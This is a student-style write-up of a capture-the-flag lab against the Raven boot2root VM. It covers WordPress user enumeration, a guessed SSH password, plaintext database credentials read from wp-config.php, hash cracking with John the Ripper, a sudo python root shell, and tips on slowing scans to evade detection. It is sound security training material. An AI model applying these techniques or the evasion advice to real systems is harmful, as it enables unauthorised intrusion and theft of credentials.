

Final Engagement

Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

01

Network Topology & Critical Vulnerabilities

- **Network Diagram**
- **Vulnerability Analysis**

02

Exploits Used

- **WPScan**
- **Weak Passwords**
- **Directory Browsing**
- **John the Ripper**
- **Privilege escalation**

03

Methods Used to Avoiding Detect


- **Monitoring**
- **Stealth exploitation**



Network Topology & Critical Vulnerabilities

Network Topology

Azure Virtual network



Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Wordpress user enumeration	User enumeration returns usernames for wordpress users	Offer useful information for exploitation
Weak password	Simple usernames and password	Login access to server
Directory browsing	Directory and file searching is enabled for user would not need access to.	Critical information could be found through compromised user

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Access config file	Exposure of Sensitive Information to an unauthorized actor (wp-config.php)	Access config details – mysql database username and password were exposed
Crack password hash	Use of a One-Way Hash without a Salt	Abled to crack hash and uncover password
Privilege escalation	Provide elevated privileges	Full access to the system and more critical information were compromised

Exploits Used

Exploitation: [Open ports, Identify Users , Password guess]

Summarize the following:

- Used nmap to identify the open ports and services.
- used wpscan to identify the users.
- Guessed the weak password for Michael and SSH into the system.
- Exploit granted user shell access to Michael's account and found flag1 and flag2.

```
michael@target1:~$ cd /var/www/html/
michael@target1:/var/www/html$ ls
about.html  contact.zip  elements.html  img  js  Security - Doc  team.html  wordpress
contact.php  css  fonts  index.html  scss  service.html  vendor
michael@target1:/var/www/html$ grep -i 'flag' *
grep: css: Is a directory
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
elements.html:
lag">Canada</div>
grep: fonts: Is a directory
grep: img: Is a directory
grep: js: Is a directory
grep: scss: Is a directory
grep: Security - Doc: Is a directory
service.html:      <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->
grep: vendor: Is a directory
grep: wordpress: Is a directory
michael@target1:/var/www/html$
```

```
michael@target1:/var/www$ ls
flag2.txt  html
michael@target1:/var/www$ cat flag2.txt
Flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:/var/www$
```


Exploitation: [access SQL database]

Summarize the following:

- Able to access WordPress config file (wp_config.php).
- Accessed the username and password of SQL database which is in readable text.
- This exploit granted the access to MySQL and found Steven's password hash and Flag3.

```
/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

root@Kali:~/Desktop# john hashes.txt
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for perform
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84 (steven)
1g 0:00:01:31 DONE 3/3 (2021-08-03 02:49) 0.01087g/s 40250p/s 40250c/s 40250C/s poslus...
Use the "--show --format=phpass" options to display all of the cracked passwords reliably
Session completed
root@Kali:~/Desktop# john --show hashes.txt
steven:pink84
```

```
mysql> select * from wp_users;
+-----+-----+-----+-----+-----+-----+-----+-----+
| ID | user_login | user_pass | user_nicename | user_email | user_url | user_registered | user_activation_key |
+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | michael | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael | michael@raven.org | | 2018-08-12 22:49:12 | |
| 2 | steven | $P$Bk3VD9jsxx/loJqNsURgHiaB23j7W/ | steven | steven@raven.org | | 2018-08-12 23:31:16 | |
+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.00 sec)
```


Exploitation: [gained privilege access]

Summarize the following:

- Using John, cracked the Steven's password hash.
- Login into target1 using the Steven's username and password.
- Using the python spawn shell, gained the root access and found Flag4.

```

steven@target1:~$ sudo python -c 'import pty;pty.spawn("/bin/bash")'
root@target1:/home/steven# ls
root@target1:/home/steven# ls -altr
total 8
drwxr-xr-x 2 root root 4096 Aug 13 2018 .
drwxr-xr-x 5 root root 4096 Jun 24 2020 ..
root@target1:/home/steven# cd ../../
root@target1:/# cd /root
root@target1:~# ls
flag4.txt
root@target1:~# cat flag4.txt
_____
|_ _ _ \
| | / / _ _ _ _ _
| // _ \ \ / / _ \ ' _ \
| | \ \ ( | | \ v / _ / | | |
\ | \ \ \ , | \ / \ _ | | | |
I
flag4{715dea6c055b9fe3337544932f2941ce}
CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.
Hit me up on Twitter and let me know what you thought:
@mccannwj / wjmccann.github.io
root@target1:~# █


```

Avoiding Detection

Stealth Exploitation of WPScan

Monitoring Overview

- WordPress user enumeration detection metrics; `user_agent.original:WPScan v3.7.8` (<https://wpscan.org/>)
- **Threshold: 0**



Mitigating Detection


- Run stealthy/passive scan to avoid detection

Stealth Exploitation of Open ports

Monitoring Overview

- Set up an alert on Unauthorized Port scan detection.

Threshold: 1000 per minute per given ip



Mitigating Detection

- Port Scan: Performing slow rate port scan (--scan-delay <time>)

Exploitation of weak passwords

Monitoring Overview

- Implementing password policy and conducting audits to discover users having weak passwords

